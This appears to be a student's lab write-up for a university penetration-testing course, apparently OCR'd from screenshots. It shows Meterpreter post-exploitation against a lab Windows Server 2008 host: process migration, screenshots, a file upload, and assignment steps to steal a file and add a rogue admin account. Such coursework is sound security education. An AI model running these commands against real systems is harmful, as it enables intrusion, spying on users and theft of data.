2144 2112 explorer.exe x64 1 W2008R2\Administrator C:\Windows\explorer.exe
2164 368 conhost.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\conhost.exe
2284 1264 Oobe.exe x64 1 W2008R2\Administrator C:\Windows\System32\Oobe.exe
2312 2144 shutdown.exe x64 1 W2008R2\Administrator C:\Windows\System32\shutdown.exe
2320 420 conhost.exe x64 1 W2008R2\Administrator C:\Windows\System32\conhost.exe
2324 368 conhost.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\conhost.exe
2532 516 spoolsv.exe x64 0 NT AUTHORITY\SYSTEM C:\Windows\System32\spoolsv.exe
2748 516 msdtc.exe x64 0 NT AUTHORITY\NETWORK SERVICE
meterpreter > migrate 2112
[*] Migrating from 588 to 2112...
[-] Error running command migrate: Rex::RuntimeError Cannot migrate into non existent process
meterpreter > migrate explorer.exe
[-] Not a PID: explorer.exe
meterpreter > screenshare
[*] Preparing player...
[*] Opening player at: /root/whbBmVBD.html
[*] Streaming...
[-] stdapi_ui_desktop_screenshot: Operation failed: Access is denied.
meterpreter > migrate 2144
[*] Migrating from 588 to 2144...
[*] Migration completed successfully.
meterpreter > use espia
Loading extension espia...Success.
meterpreter > screengrab
Screenshot saved to: /root/vjJVmNhD.jpeg
meterpreter >


Attacker Kali - External Workstation on CY301-LCARR006
Applications Places Firefox ESR Wed 19:51
vjJVmNhD.jpeg (JPEG Image, 1024 × 768 pixels) - Scaled (91%) - Mozilla Firefox
Nessus Essentials / Login
Metasploit screenshare - 19
vjJVmNhD.jpeg (JPEG Im
file:///root/vjJVmNhD.jpeg
Nessus Home Kali Linux Kali Docs Kali Tools Exploit-DB Most Visited
Initial Configuration Tasks
Perform the following tasks to configure this server
Provide Computer Information
Specifying computer information
Activate Windows
Set time zone
Configure networking
Provide computer name and domain
Update This Server
Updating your Windows server
Enable automatic updating and feedback
Download and install updates
Customize This Server
Customizing your server
Add roles
Add features
Enable Remote Desktop
Configure Windows Firewall
Start


```
meterpreter > screengrab
Screenshot saved to: /root/vjJVmNhD.jpeg
meterpreter >
```

2. Create a text file on the External Kali named "IMadeIT-YourMIDAS.txt" (replace YourMIDAS with your university MIDAS ID) and put “This is XXX, hello pumpkin!” in the file. Then, upload this file to the target's desktop (Windows Server 2008). Then log in to Windows Server 2008 and check if the file exists. You need to show me the command that uploads the file.





```
meterpreter > cd Desktop
meterpreter > pwd
C:\Users\Administrator\Desktop
meterpreter > upload IMadeIT-lcarr006.txt
[*] uploading  : IMadeIT-lcarr006.txt -> IMadeIT-lcarr006.txt
[*] Uploaded 14.00 B of 14.00 B (100.0%): IMadeIT-lcarr006.txt -> IMadeIT-lcarr006.txt
[*] uploaded   : IMadeIT-lcarr006.txt -> IMadeIT-lcarr006.txt
meterpreter >
```

(uploaded to the wrong place)




3. Steal (download) the file "YouMadeIt.txt" from "C:/inetpub/ftproot/".




4. Access the Windows Command Prompt via the meterpreter shell, then create a malicious user,


YourMIDAS, with admin privilege in the Windows Server 2008. Please replace XXX with your MIDAS ID.



Apologies, I used my name!

5. Remote access to the malicious account created in the previous step and browse the files belonging to the other users in the RDP.





Task D. Extra Credit (10 points each)

- **Other than the plain reverse_tcp payload, we can find a list of other payloads with different**

features. Let's try to use a new payload in Task B with RC4 encryption.

• Use Wireshark on External Kali to explore the difference between a traditional reverse_tcp payload and reverse_tcp payload with RC4 encryption. Show me your analysis.